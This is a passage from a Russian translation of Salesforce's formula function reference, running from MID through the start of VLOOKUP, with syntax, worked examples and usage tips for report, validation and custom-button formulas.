	Данная формула определяет сумму, которая должна быть выплачена в качестве гонорара за книгу. Формула отображает большую из двух сумм: $0,07 за каждую проданную книгу или $0.10 за страницу. Данный пример предполагает наличие готовых настраиваемых числовых полей `Pages` и `Total Sold`, а также настраиваемого поля валюты `Retail Price`.
	Комиссионные
	`MAX($User.Commission_Percent__c * Price,`
	`  Price * Account_Discount__c, 100)`
	Данная формула определяет комиссионные за актив на основе наибольшего значения: комиссионный процент пользователя от цены; цена, умноженная на процент скидки, заданный для организации; 100 долларов. Данный пример предполагает наличие двух готовых настраиваемых полей процентов для пользователей и активов.

MID

Описание:	Данная функция возвращает указанное количество символов из середины текстовой строки, начиная с исходной позиции.
Использование:	`MID(`*текст*`, `*начальный_номер*`, `*количество_символов*`)` и замените *текст* полем или выражением, которое должно использоваться для возврата символов; замените *начальный_номер* количеством символов, которое должно отображаться слева как исходная

	позиция; замените *количество_символов* общим количеством символов, которое должно быть возвращено.
Пример:	Функция `MID(Division, 3, 4)` возвращает четыре символа имени `Division`, начиная с третьего символа слева. Данное значение соответствует коду отдела в записи пользователя.

MIN

Описание:	Данная функция возвращает самое маленькое число из списка чисел.
Использование:	`MIN(`*число*`, `*число*`,...)` и замените *число* полями или выражениями, которые должны использоваться для извлечения наименьшего числа.

Пример:	**Соответствие пенсионному плану 401K**
	`MIN(250, Contribution__c /2)`
	Данный пример использует формулу, определяющую сумму, которая должна переводиться на имя сотрудника согласно пенсионному плану 401K: половина взноса сотрудника или 250 долларов (в зависимости от того, что меньше). Данный пример предполагает наличие готового настраиваемого поля валюты `Contribution`.
	Премия
	`MIN(Gross__c * Bonus_Percent__c,`
	`  Performance__c / Number_of_Employees__c)`
	Данный пример определяет размер премии сотрудника на основе наименьшего из двух значений: валовая прибыль сотрудника, умноженная на процент премии, или прибыль компании, разделенная поровну на всех сотрудников. Данный пример предполагает наличие готового настраиваемого числового поля `Number of Employees`, настраиваемого поля процентов `Bonus Percent` и настраиваемых полей валюты `Gross` (для сотрудника) и `Performance` (для компании).

MOD

Описание:	Данная функция возвращает остаток от деления числа.
Использование:	`MOD(`*число*`, `*делитель*`)` и замените *число* полем или выражением, которое должно быть разделено; замените *делитель* числом, которое должно использоваться в качестве делителя.
Пример:	Функция `MOD(3, 3)` возвращает значение «0». Функция `MOD(4, 3)` возвращает значение «1». Функция `MOD(123, 100)` возвращает значение «23».

При необходимости исключите для пользователей возможность планировать встречи на субботу или воскресенье. Используйте следующий пример применения правила проверки к настраиваемому полю даты `My Date`.

```
CASE(MOD(My_Date__c - DATE(1900, 1, 7), 7),
0, 0,
6, 0,
1) = 0
```

Если значение поля `My Date` соответствует выходному дню, то данный пример отображает следующее сообщение об ошибке: «My Date is not a weekday».

MONTH

Описание:	Данная функция возвращает месяц в виде числа от 1 (январь) до 12 (декабрь).
Использование:	`MONTH(`*`дата`*`)` и замените *дату* полем или выражением даты, содержащим нужный месяц.
Пример:	**Истечение срока действия соглашения об уровне обслуживания** Функция `MONTH(SLAExpirationDate__c)` возвращает месяц истечения срока действия соглашения об уровне обслуживания. Данный пример использует настраиваемое поле даты `SLA Expiration Date`. **Текущий месяц** Функция `MONTH(TODAY())` возвращает текущий месяц в числовом формате. Например, февралю соответствует значение «2».

NOT

Описание:	Данная функция возвращает значение «ЛОЖЬ» для значения «ИСТИНА», а значение «ИСТИНА» для значения «ЛОЖЬ».
Использование:	`NOT(`*`логическое_значение`*`)` и замените *логическое_значение* выражением, которое должно быть оценено.
Пример:	Формула `IF(NOT(ISPICKVAL(Status, "Closed")), ROUND(NOW()-CreatedDate, 0), null` проверяет, является ли переменная открытой, и, в случае истинности, вычисляет количество дней, в течение которых она была открыта, путем вычитания даты и времени создания из текущих даты и времени. Формула возвращает количество дней, округленное до целого числа. В противном случае данное поле содержит пустое значение.

NOW

Описание:	Данная функция возвращает текущие дату и время.
Использование:	`NOW()`

Пример:

```
IF(ISPICKVAL(Status, "Open"), ROUND(NOW()-CreatedDate, 0), null)
```

Данная формула проверяет, является ли интерес открытым, и, в случае истинности, вычисляет количество дней, в течение которых он был открыт, путем вычитания даты и времени создания из текущих даты и времени. Формула возвращает количество дней, округленное до целого числа. В противном случае данное поле содержит пустое значение.

Советы:

- Запрещается удалять скобки.
- Запрещается заполнять скобки содержимым. Скобки должны быть пустыми.
- Функция NOW должна использовать поле даты/времени вместо поля даты. Поля «Дата создания» и «Дата последнего изменения» — это поля даты/времени, тогда как поле «Дата последнего действия» — это поле даты.
- Рекомендуем использовать функцию TODAY для добавления поля даты.
- При вычислении дат и времени всегда используется часовой пояс пользователя.
- Рекомендуем использовать операторы сложения и вычитания с функцией NOW и другими полями даты/времени для возврата числа, соответствующего количеству дней. Например, формула `NOW() - CreatedDate` вычисляет количество дней, прошедших после даты создания записи. Данный пример использует поле формулы типа «Число».
- Рекомендуем использовать операторы сложения и вычитания с функцией NOW и числами для возврата даты и времени. Например, формула `NOW() +5` прибавляет пять дней к текущим дате и времени. Данный пример использует поле формулы типа «Дата/время».

NULLVALUE

Важное замечание: Рекомендуем использовать функцию BLANKVALUE вместо функции NULLVALUE в новых формулах. Функция BLANKVALUE аналогична функции NULLVALUE, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции NULLVALUE.

Описание:

Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает выражение замены. При наличии значения функция возвращает значение выражения.

Использование:

`NULLVALUE(`*выражение*`,` *выражение_замены*`)` и замените *выражение* выражением, которое должно быть оценено; замените *выражение_замены* значением, которое должно заменять любые пустые значения.

Пример:

```
(NULLVALUE(Sample_Due_Date__c, StartDate +5)
```

Данная формула возвращает дату через пять дней после даты начала, если поле `Sample Due Date` содержит пустое значение. Поле `Sample Due Date` является настраиваемым полем даты.

Советы:

- Запрещается использовать данную функцию с текстовыми полями, так как они не содержат нулевого значения даже в том случае, если отображаются пустыми.

Рекомендуем использовать функцию BLANKVALUE для определения пустых текстовых полей.

- Функция NULLVALUE не поддерживает поля даты/времени.
- Параметр «Считать пустые поля пустыми» должен быть выбран при обращении к полю типа «Число», «Процент» или «Валюта» в функции NULLVALUE. Параметр «Считать пустые поля нулевыми» присваивает пустым полям нулевое значение.
- Параметры *выражение* и *выражение_замены* должны использовать одинаковый тип данных.

ИЛИ

Описание:	Данная функция определяет истинность или ложность выражений. Если как минимум одно выражение истинно, то функция возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ». Рекомендуем использовать данную функцию как альтернативу оператору || (ИЛИ).
Использование:	OR(*логическое_значение1, логическое_значение2...*) и замените любое количество логических ссылок выражениями, которые должны быть оценены.
Пример поля формулы:	`IF(OR(ISPICKVAL(Priority, "High"), ISPICKVAL(Status, "New")), ROUND(NOW()-CreatedDate, 0), null)` Данная формула возвращает количество дней, в течение которого обращение было открыто, если полю `Status` задано значение New или полю `Priority` задано значение High. Если обращение открыто сегодня, то данное поле отображает нулевое значение.
Пример правила проверки:	`OR(Sample_Rate__c < 0, Sample_Rate__c > 0.40)` Данная формула правила проверки отображает следующее сообщение об ошибке, если настраиваемое поле `Sample Rate` содержит значение вне диапазона 0—40%: "SampleRate cannot exceed 40%."

PARENTGROUPVAL

Описание:	Данная функция возвращает значение указанной родительской группировки. Родительская группировка — это любой вышестоящий уровень над группировкой, содержащей формулу. Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.
Использование:	**Сводный и составной отчеты:**`PARENTGROUPVAL(поле_резюмирования, уровень_группировки)` **Матрица:**`PARENTGROUPVAL(поле_резюмирования, родительская_группировка_строк, родительская_группировка_столбцов)` Параметр поле_резюмирования отображает значение итогового поля; параметр уровень_группировки отображает родительский уровень для сводных отчетов, а параметры

родительская_группировка_строк и родительская_группировка_столбцов отображают родительские уровни для матричных отчетов.

Пример

```
TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)
```

Данная формула вычисляет размер каждого продукта относительно итоговой суммы. Данный пример использует сводный отчет по возможностям и их продуктам, сгруппированным по полю «Имя продукта».

PREVGROUPVAL

Описание: Данная функция возвращает значение указанной предыдущей группировки. Предыдущая группировка — это группировка, расположенная в отчете перед текущей группировкой. Выберите уровень группировки и инкремент. Инкремент — это количество столбцов или строк, расположенных перед текущим полем резюмирования. Значение по умолчанию: «1»; максимальное значение: «12». Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.

Использование:

```
PREVGROUPVAL(summary_field, grouping_level [, increment])
```

Параметр поле_резюмирования отображает имя сгруппированной строки или столбца; параметр уровень_группировки отображает уровень резюмирования, а параметр инкремент отображает количество предыдущих строк или столбцов.

Пример

```
AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)
```

Данная формула вычисляет разницу между текущей и предыдущей стоимостями для каждого месяца отчета. Данный пример использует матричный отчет по возможностям, содержащий столбцы, сгруппированные по полю «Дата закрытия», и строки, сгруппированные по полю «Этап».

PRIORVALUE

Описание: Данная функция возвращает предыдущее значение поля.

Использование: `PRIORVALUE (`*поле*`)`

Пример правила проверки: Следующее правило проверки блокирует изменение ожидаемого дохода после закрытия возможности: `AND(PRIORVALUE(Amount) > Amount, IsClosed)`.

Советы:

- Ниже перечислены компоненты, поддерживающие данную функцию.
  - Правила назначения
  - Правила проверки
  - Обновления поля

  - Бизнес-правила, если используется критерий оценки «Оценить правило, если запись: создана и изменена».
  - Критерии формулы для выполнения действий в конструкторе процессов.
- Данная функция не возвращает стандартные значения.
- При создании записи данная функция возвращает значение ссылочного *поля* вместо нулевого значения. Например, при создании организации Acme функция `PRIORVALUE(Account.Name)` возвращает значение `Acme`.
- Если функция ISPICKVAL используется для возврата предыдущего значения поля раскрывающегося списка, добавьте функцию PRIORVALUE в функцию ISPICKVAL. Например:

```
ISPICKVAL(PRIORVALUE
(picklist_field),
text_literal)
```

- Рекомендуем использовать функцию PRIORVALUE внутри функции INCLUDES для проверки наличия конкретного значения в предыдущем значении поля раскрывающегося списка со множественным выбором. Например:

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

REGEX

Описание:	Данная функция сравнивает текстовое поле с регулярным выражением и, в случае их совпадения, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ». Регулярное выражение — это строка, используемая для описания формата строки в соответствии с определенными правилами синтаксиса.
Использование:	`REGEX(`*текст*`,` *текст_регулярного_выражения*`)` и замените *текст* текстовым полем; замените *текст_регулярного_выражения* регулярным выражением, которое должно использоваться для сопоставления.
Пример правила проверки:	Данный пример гарантирует соответствие настраиваемого поля `SSN` регулярному выражению, представляющему собой действительный номер социального обеспечения в формате 999-99-9999.

```
NOT(
 OR(
  LEN (SSN__c) = 0,
  REGEX(SSN__c, "[0-9]{3}-[0-9]{2}-[0-9]{4}")
 )
)
```

Советы:

- Синтаксис регулярных выражений основывается на синтаксисе Java Platform SE 6. Однако, обратная косая черта (\) должна быть заменена двойной обратной косой чертой (\\), так как данный символ обрабатывается системой Salesforce как символ перехода.
- В отличие от функции поиска внутри строки, механизм регулярных выражений Salesforce сопоставляет целые строки. Например, воспользуйтесь регулярным выражением (`.*Марк Бениофф.*`) для поиска совпадения по имени Марк Бениофф в строке ниже.

  ```
  According to Marc Benioff, the social enterprise increases
  customer success.
  ```

  При использовании регулярного выражения Марк Бениофф отображается только строка ниже.

  ```
  Marc Benioff
  ```

- Группы записи и замены пропускаются.
- Данная функция доступна во всех компонентах, содержащих формулы, кроме полей формулы, а также настраиваемых кнопок и ссылок.

REQUIRESCRIPT

Описание:

Данная функция возвращает тег сценария с источником для заданного URL-адреса. Рекомендуем использовать данную функцию для обращения к инструментарию Force.com AJAX Toolkit или другим инструментариям JavaScript.

Использование:

`{!REQUIRESCRIPT(`***`URL-адрес`***`)}` и замените *URL-адрес* ссылкой на нужный сценарий.

При использовании AJAX Toolkit:

```
{!requireScript("/soap/ajax/13.0/connection.js")}
```

Возвращается:

```
<script src="/soap/ajax/13.0/connection.js"></script>
```

Пример настраиваемой кнопки:

```
{!REQUIRESCRIPT("/soap/ajax/13.0/connection.js")}
var c = new sforce.SObject("Case");
c.id = "{!Case.Id}";
c.Status = "New";
result = sforce.connection.update([c]);
window.location.reload();
```

Данный пример задает полю обращения `Status` значение New при каждом нажатии настраиваемой кнопки на странице сведений об обращении. Чтобы настроить данную функцию в организации, определите настраиваемую кнопку для обращений со следующими атрибутами:

- «Тип отображения»: «Кнопка страницы сведений»
- «Алгоритм»: «Выполнить JavaScript»

- «Источник содержимого»: «OnClick JavaScript»

Затем вставьте содержимое выше в определение настраиваемой кнопки и добавьте кнопку в макеты страниц обращений.

Советы:

- Чтобы получить доступ к специальным полям слияния для элементов S-Control, воспользуйтесь глобальными переменными.
- Используйте данную функцию при создании настраиваемых кнопок или ссылок, атрибуты которых «Алгоритм» и «Источник содержимого» содержат значения «Выполнить сценарий JavaScript» и «OnClick JavaScript» соответственно, поскольку тег сценария должен находиться вне кода OnClick.
- Данная функция доступна только настраиваемым кнопкам и ссылкам, атрибуту «Источник содержимого» которых задано значение «OnClick JavaScript».
- Рекомендуем использовать функцию INCLUDESCRIPT для работы с Visualforce.

RIGHT

Описание: Данная функция возвращает указанное количество символов из конца текстовой строки.

Использование: `RIGHT(`*текст*`, `*количество_символов*`)` и замените *текст* нужным полем или выражением; замените *количество_символов* нужным количеством символов справа.

Пример: Формула `TRIM(LEFT(LastName, 5))&"-"&TRIM(RIGHT(SSN__c, 4))` отображает первые пять символов имени и последние четыре символа номера социального обеспечения, разделенные тире. Обратите внимание, что данная формула предполагает наличие готового настраиваемого текстового поля `SSN`.

Советы:

- Формулы позволяют ссылаться на поля автонумерации как на текстовые поля.
- Если значению *количество_символов* соответствует отрицательное число, то система Salesforce заменяет данное значение нулем.

ROUND

Описание: Данная функция возвращает ближайшее число, ограничивая его заданным количеством цифр.

Использование: `ROUND(`*число*`, `*количество_цифр*`)` замените *число* полем или выражением, которое должно быть округлено; замените *количество_цифр* нужным количеством знаков после запятой.

Пример:

`ROUND (1.5, 0) = 2`

`ROUND (1.2345, 0) = 1`

`ROUND (-1,5, 0) = -2`

`ROUND (225,49823, 2) = 225,50`

Простая скидка

```
ROUND(Amount-Amount* Discount_Percent__c,2)
```

Рекомендуем использовать данную формулу для вычисления скидки по возможности, округленной до двух знаков. Данный пример использует числовое поле формулы для возможностей, содержащих настраиваемое поле процентов `Discount Percent`.

Советы:

- Чтобы округлить значение до целого числа, задайте параметру *количество_цифр* нулевое значение.
- Система Salesforce автоматически округляет числа на основе указанного количества знаков после запятой. Например, настраиваемое числовое поле с двумя знаками после запятой округляет значение 1,49999 до значения 1,50.
- Система Salesforce округляет числа в большую сторону. Промежуточные значения всегда округляются в большую сторону. Например, 1,45 округляется до 1,5, а –1,45 до –1,5.
- Отображаемые десятичные числа определяются количеством знаков после запятой, выбранным при определении поля в мастере настраиваемых полей. Параметр *количество_цифр* отображает количество цифр, используемое для округления.

RPAD

Описание: Данная функция вставляет указанные символы справа от текстовой строки.

Использование:

`RPAD(`*текст*`, `*длина_заполнения*`[, '`*строка_заполнения*`'])` и замените переменные:

- *текст* (поле или выражение, справа от которого должны быть вставлены символы).
- *длина_заполнения* (общее количество символов в тексте, которое должно быть возвращено).
- *pad_string* — это один или несколько вставляемых символов. Параметр *строка_заполнения* является дополнительным и по умолчанию соответствует пробелу.

Если длина значения *текст* превышает длину значения *строка_заполнения*, то *текст* усекается до размера *длины_заполнения*.

Пример:

Имя поля: заполнение по умолчанию

Функция `RPAD(Name, 20)` усекает поле `Name` до 20 символов. Например, для имени `mycompany.com` возвращается значение mycompany.com.

My_Company: без изменения

Функция `RPAD('my_company.com', 14, 'z')` возвращает значение my_company.com без изменения, так как его длина составляет 14 символов.

Имя поля: заполнение символом

Функция `RPAD(Name, 15, 'z')` возвращает значение mycompany.comz.

Имя поля: усечение

Функция `RPAD(Name, 2)` усекает имя до двух символов. Например, для имени `mycompany.com` возвращается значение my.

Советы:	Конечные пробелы пропускаются.

SQRT

Описание:	Данная функция возвращает положительный квадратный корень заданного числа.
Использование:	`SQRT(`*число*`)` и замените *число* полем или выражением, которое должно использоваться для извлечения квадратного корня.
Пример:	Функция `SQRT(25)` возвращает квадратный корень числа 25, равный 5. **Амплитуда** Функция `SQRT(Amplitude__c)` возвращает квадратный корень настраиваемого числового поля, отображающего амплитуду землетрясения.
Советы:	• Вычисление квадратного корня отрицательного числа возвращает ошибку на странице сведений. • Ошибки деления на ноль могут быть исключены путем добавления функции IF. Например: `IF(Amplitude__c >= 0, SQRT(Amplitude__c), null)`.

SUBSTITUTE

Описание:	Данная функция заменяет устаревший текст новым текстом.
Использование:	`SUBSTITUTE(`*текст*`, `*предыдущий_текст*`, `*новый_текст*`)` и замените *текст* полем или выражением, значение которого должно быть заменено; замените *предыдущий_текст* текстом, который должен быть заменен; замените *новый_текст* текстом, который должен заменить *предыдущий_текст*.
Пример:	Функция `SUBSTITUTE(Name, "Coupon", "Discount")` возвращает имя возможности, содержащей термин Coupon, и заменяет Coupon термином Discount. Функция `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` определяет местоположение символа @ в адресе эл. почты пользователя для ограничения длины текста, который должен быть заменен компонентом WWW. как средством извлечения адреса веб-сайта.
Советы:	• Для всех терминов в кавычках должен учитываться регистр. • Если *old_text* отображается несколько раз, то каждый экземпляр заменяется заданным значением *new_text* даже в том случае, если результаты повторяются.

TEXT

Описание:	Данная функция преобразует поле типа «Процент», «Число», «Дата», «Дата/время» или «Валюта» в текст при использовании формул. Кроме того, функция преобразует значения

раскрывающегося списка в текст при использовании правил утверждения, правил этапов утверждения, бизнес-правил, правил расширения, правил назначения, правил автоматического ответа, правил проверки, полей формулы, обновлений поля или настраиваемых кнопок и ссылок.

Использование:

`TEXT(`*значение*`)` и замените *значение* полем или выражением, которое должно быть преобразовано в текстовый формат. Данная функция не поддерживает специальные символы, кроме десятичной запятой и символа «минус».

Пример:

Ожидаемый доход в текстовом формате

Функция `TEXT(ExpectedRevenue)` возвращает ожидаемый доход по возможности в текстовом формате без знака доллара. Например, если поле кампании `Expected Revenue` содержит значение «$200 000», то данное поле формулы возвращает значение «200 000».

Код актива

Формула `SerialNumber &"-"& TEXT(Quantity)` возвращает код актива, содержащий серийный номер и количество, разделенные тире. Поле `Serial Number` уже является текстовым, а поле `Quantity` является числовым, поэтому требует использования функции TEXT.

Использование значений раскрывающегося списка в математических уравнениях

```
VALUE(LEFT(TEXT(Quantity), 5)) * Unit
```

Данная формула умножает первые пять чисел раскрывающегося списка `Quantity` на значение числового поля `Unit`.

Сравнение двух раскрывающихся списков

```
IF(TEXT(bug_status) = TEXT(case_status), “Match”, “Out of Sync”)
```

Данная формула сравнивает значения раскрывающегося списка `bug_status` со значениями раскрывающегося списка `case_status`.

Отображение значений раскрывающегося списка из родительских записей

```
TEXT(Account.Industry)
```

Данное поле формулы для возможностей отображает отрасль связанной организации.

Объединение значений раскрывающегося списка

```
TEXT(Account.Industry) & " - " & TEXT(Account.SubIndustry__c)
```

Данное поле формулы для возможностей отображает отрасль и подотрасль связанной организации.

Примеры правила проверки:

Блокировка сохранения закрытой возможности

Функция `CONTAINS(TEXT(Status), "Closed")` возвращает значение «ИСТИНА», если раскрывающийся список `Status` содержит значение Closed (например, Closed Won или Closed Lost). Данная формула правила проверки запрещает пользователям сохранять изменения, внесенные в закрытую возможность.

Использование числовых функций в числовых значениях раскрывающегося списка

Формула `VALUE(LEFT(TEXT(Quantity), 5)) * Unit > 10000` умножает первые пять чисел раскрывающегося списка `Quantity` на значение числового поля `Unit` и возвращает значение «ИСТИНА», если результат превышает «10 000».

Прямое сравнение двух раскрывающихся списков

Формула `TEXT(bug_status) = TEXT(case_status)` сравнивает значения раскрывающегося списка bug_status со значениями раскрывающегося списка case_status и, в случае их равенства, возвращает значение «ИСТИНА».

Советы:

- Возвращенный текст не форматируется символами валюты, процентами и запятыми.
- Значения не чувствительны к региональным настройкам. Например, значение «24,42 EUR» преобразуется в число «24,42».
- Проценты возвращаются в виде десятичных значений.
- Даты возвращаются в формате ГГГГ-ММ-ДД (то есть, четыре цифры для года и по две цифры для месяца и дня).
- Значения даты/времени возвращаются в формате ГГГГ-ММ-ДД ЧЧ:ММ:CCZ, где ГГГГ — это четырехзначное обозначение года, ММ — это двухзначное обозначение месяца, ДД — это двухзначное обозначение дня, ЧЧ — это двухзначное обозначение часов, ММ — это двухзначное обозначение минут, SS — это двухзначное обозначение секунд, а Z соответствует нулевому меридиану, отображающему время по Гринвичу.
- Поля раскрывающегося списка поддерживаются функциями TEXT, используемыми в формулах следующего типа: правила проверки, правила утверждения, правила этапов утверждения, бизнес-правила, правила расширения, правила назначения, правила автоматического ответа, поля формулы, обновления поля или настраиваемые кнопки и ссылки. Рекомендуем использовать функцию ISPICKVAL или CASE при обращении к полю раскрывающегося списка в других формулах.
- Функция TEXT всегда возвращает значения раскрывающегося списка на основном языке организации, а не на языке текущего пользователя.

TODAY

Описание: Данная функция возвращает текущую дату как тип данных «Дата».

Использование: `TODAY()`

Пример: Функция `TODAY()-Sample_date_c` вычисляет количество оставшихся дней в образце.

Пример правила проверки:

```
SampleDate < TODAY()
```

Данный пример запрещает пользователям заполнять поле `Sample Date` прошедшей датой.

Советы:

- Запрещается удалять скобки.
- Запрещается заполнять скобки содержимым. Скобки должны быть пустыми.

- Функция TODAY должна использовать поле даты вместо поля даты/времени. Поле «Дата последнего действия» — это поле даты, тогда как поля «Дата создания» и «Дата последнего изменения» — это поля даты/времени.
- Рекомендуем использовать функцию NOW для отображения поля даты/времени.
- При вычислении дат и времени всегда используется часовой пояс пользователя.
- Рекомендуем использовать операторы сложения и вычитания с функцией TODAY и другими полями даты для возврата числа, соответствующего количеству дней. Например, формула `TODAY()-LastActivityDate` вычисляет количество дней, прошедших после даты последнего действия. Данный пример использует поле формулы типа «Число».
- Рекомендуем использовать операторы сложения и вычитания с функцией TODAY и числами для возврата даты. Например, формула `TODAY() +5` прибавляет пять дней к текущей дате. Данный пример использует поле формулы типа «Дата».

TRIM

Описание:	Данная функция удаляет пробелы и символы табуляции из начала и конца текстовой строки.
Использование:	`TRIM(`*текст*`)` и замените *текст* полем или выражением, которое должно быть обработано.
Пример:	Формула `TRIM(LEFT(LastName,5))& "-" & RIGHT(FirstName, 1)` возвращает код сети, содержащий первые пять символов фамилии пользователя и первый символ личного имени пользователя, разделенные тире.

UPPER

Описание:	Данная функция преобразует все буквы заданной текстовой строки в прописные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила.
Использование:	`UPPER(`*текст*`, [`*регион*`])` и замените *текст* полем или выражением, которое должно быть преобразовано в прописной текст; замените *регион* — дополнительным двухзначным кодом ISO или пятизначным кодом региона (при его наличии).
Пример:	**MYCOMPANY.COM** Функция `UPPER("mycompany.com")` возвращает значение MYCOMPANY.COM. **MYCOMPANY.COM 123** Функция `UPPER("Mycompany.com 123")` возвращает значение MYCOMPANY.COM 123. **Применение правил турецкого языка** Турецкий язык использует два варианта буквы «i»: с точкой и без точки. Согласно правилам турецкого языка, буква «i» с точкой может использоваться как заглавная, а буква «i» без точки — как строчная. Чтобы гарантировать корректное использование функции

`UPPER()` на турецком языке, рекомендуем добавить код Турции (*tr*) в функцию `UPPER()`. Например:

`UPPER(`*текст*`, "tr").`

В этом случае система Salesforce блокирует преобразование буквы «i» с точкой в букву «i» без точки в параметре *текст*.

URLENCODE

Описание:	Данная функция кодирует значения текстовых полей и полей слияния для использования в URL-адресах путем замены недопустимых символов URL-адресов (например, пробелы) соответствующим кодом (см. документ RFC 3986 «*Универсальный идентификатор ресурсов (URI): общий синтаксис*»). Например, пробелы заменяются кодом `%20`, а восклицательные знаки — кодом `%21`.
Использование:	`{!URLENCODE(`*текст*`)}` и замените *текст* полем слияния или текстовой строкой, которая должна быть закодирована.
Пример:	Если поле слияния `foo__c` содержит текст `<B>Mark's page<b>`, то функция `{!URLENCODE(foo_c)}` возвращает следующее значение: `%3CB%3EMark%27s%20page%3C%2Fb%3E`
Советы:	• Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce. • Настраиваемые кнопки и ссылки с URL-источниками содержимого используют разные параметры кодировки. Если функция URLENCODE используется для кодировки настраиваемой кнопки или ссылки, содержащей заданный параметр кодировки, то система Salesforce сначала кодирует URL-адрес, а затем кодирует результат. Например, если URL-адрес в настраиваемой ссылке содержит пробел и использует кодировку UTF-8, то система Salesforce сначала кодирует пробел в виде символа плюса, а затем функция URLENCODE преобразует символ плюса в код символа `%2B`. • Если стандартное поле возможности «Организация» (`Opportunity.Account`) добавляется в функцию URLENCODE, то поле содержит код организации, а не ее имя. Чтобы закодировать имя организации, создайте настраиваемое поле формулы кросс-объекта для возможностей, которое охватывает имя организации, и добавьте данное поле в функцию URLENCODE вместо стандартного поля `Opportunity.Account`. Например, если формула кросс-объекта содержит настраиваемое поле `AccountNameFormula__c`, воспользуйтесь следующей строкой: `http://www.google.com/search?q={!URLENCODE (Opportunity.AccountNameFormula__c)}`

URLFOR

Описание:

Данная функция возвращает относительный URL-адрес для действия, элемента S-Control, страницы Visualforce или файла из архива статического ресурса на странице Visualforce.

Использование:

`{!URLFOR(target, [id], [inputs], [no override])}` и замените *target* URL-адресом или действием, элементом s-control либо переменной поля слияния статического ресурса, *id* — необязательной ссылкой на запись — и *inputs* — любыми дополнительными параметрами. Аргумент *без_переопределения* также является дополнительным и по умолчанию содержит значение «ложь». Данный аргумент применяется к URL-адресам стандартных страниц Salesforce (например, $Action.Account.New). Замените аргумент *без_переопределения* значением «истина» для отображения стандартной страницы Salesforce, независимо от наличия соответствующего переопределения в других областях приложения.

Входные значения могут быть динамическими. Например, чтобы включить идентификатор организации, задайте:

```
{!URLFOR($Page.myVisualforcePage, null, [accountId=Account.Id])}
```

Результирующий URL-адрес включает параметр с идентификатором, такой как:

```
https://instance.salesforce.com/apex/myVisualforcePage?accountId=001B0000002txol
```

Можно также использовать нестрочные переменные, такие как переменные SObject. Например, если задано `[myAccountParam=Account]`, значение преобразуется в строку и URL-адрес содержит `?MyAccountParam=001B0000002txol`. Можно также использовать параметр для задания статического значения, например `[param1=55]`.

Прим.: Имена параметров являются статическими, поэтому нельзя использовать переменную для определения имени параметра. Например, если используется `[myVariable="value"]` и задано `myVariable` как «param1», результирующий URL-адрес включает `?myVariable=value1`, а не значение param1.

Пример Visualforce:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                  'images/Bluehills.jpg')}" width="50"
height="50"/>
```

Данный пример использует компонент `<apex:image>`, ссылающийся на JPG-файл, который хранится в архиве, загруженном в качестве статического ресурса. При загрузке имя статического ресурса было определено как `TestZip`, а путь к изображению внутри ресурса — как `images/Bluehills.jpg`.

Советы:

- Чтобы получить доступ к специальным полям слияния для действий, элементов S-Control и статических ресурсов, воспользуйтесь глобальными переменными.
- Имя входного параметра, начинающееся с любого символа, кроме буквы или знака доллара, должно быть окружено кавычками.
- Чтобы объединить разные *входные_данные*, рекомендуем использовать квадратные скобки.

```
{!URLFOR($Action.Case.View, Case.Id, [param1="A", param2="B"])}
```

- Чтобы задать аргумент *без_переопределения* в случае отсутствия входных данных для передачи, задайте параметру *входные_данные* нулевое значение.

```
{!URLFOR($Action.Case.View, Case.Id, null, true)}
```

- Стандартное действие, которое было переопределено, больше недоступно в системе Salesforce. Например, переопределение действия по созданию организации влияет на кнопку «Создать», отображающуюся на всех страницах (таких как страница сведений об организации или списки организаций на других страницах сведений), а также на раскрывающийся список «Создать...», отображающийся на боковой панели. Чтобы переопределить стандартное действие, но сохранить возможность доступа к данному действию, воспользуйтесь аргументом без_переопределения в элементе S-Control.
- При переопределении вкладки начальной страницы для стандартной или настраиваемой вкладки используйте заданное значение `target` для глобальной переменной `$Action` объекта Tab и укажите `id` в качестве типа объекта. Например, `URLFOR($Action.Account.Tab, $ObjectType.Account)`.
- Данная функция доступна только в настраиваемых кнопках, ссылках, элементах S-Control и страницах Visualforce.

VALUE

Описание:	Данная функция преобразует текстовую строку в число.
Использование:	`VALUE(`*текст*`)` и замените *текст* полем или выражением, которое должно быть преобразовано в число.
Пример:	**Номер интереса** Функция `VALUE(Lead_Number__c)` возвращает число для текстового значения поля автонумерации `Lead Number`. Данная функция может быть полезна при использовании поля `Lead Number` в расчетах. Обратите внимание, что поля автонумерации являются текстовыми, поэтому при выполнении числовых расчетов должны быть преобразованы в числовые. **Циклическое назначение интересов** `MOD(VALUE(Lead_Number__c), 3)` Данная формула предназначена для поля настраиваемой формулы Round_Robin_ID, которое назначает каждому интересу значение 0, 1 или 2. Данная формула использует настраиваемое поле автонумерации `Lead Number`, которое назначает каждому интересу уникальный номер, начиная с 1. Функция MOD делит номер интереса на доступное количество очередей (три очереди в данном примере) и возвращает остаток 0, 1 или 2. Рекомендуем использовать значение данного поля формулы в правилах назначения интересов для назначения интересов разным очередям. Например: • Round_Robin_ID = 0 назначается очереди А • Round_Robin_ID = 1 назначается очереди Б • Round_Robin_ID = 2 назначается очереди В

Советы:

Функция VALUE не поддерживает специальные символы, кроме десятичной запятой и символа «минус». Например, формула `VALUE(Text_field__c)` возвращает следующие результаты:

- Если поле `Text field` содержит значение 123, то формула возвращает значение **123**.
- Если поле `Text field` содержит пустое значение, то формула возвращает значение **#Ошибка!**.
- Если поле `Text field` содержит значение $123, то формула возвращает значение **#Ошибка!**.
- Если поле `Text field` содержит значение EUR123, то формула возвращает значение **#Ошибка!**.

VLOOKUP

Описание:

Данная функция возвращает значение путем поиска связанного значения в настраиваемом объекте подобно функции Excel VLOOKUP().

Использование:

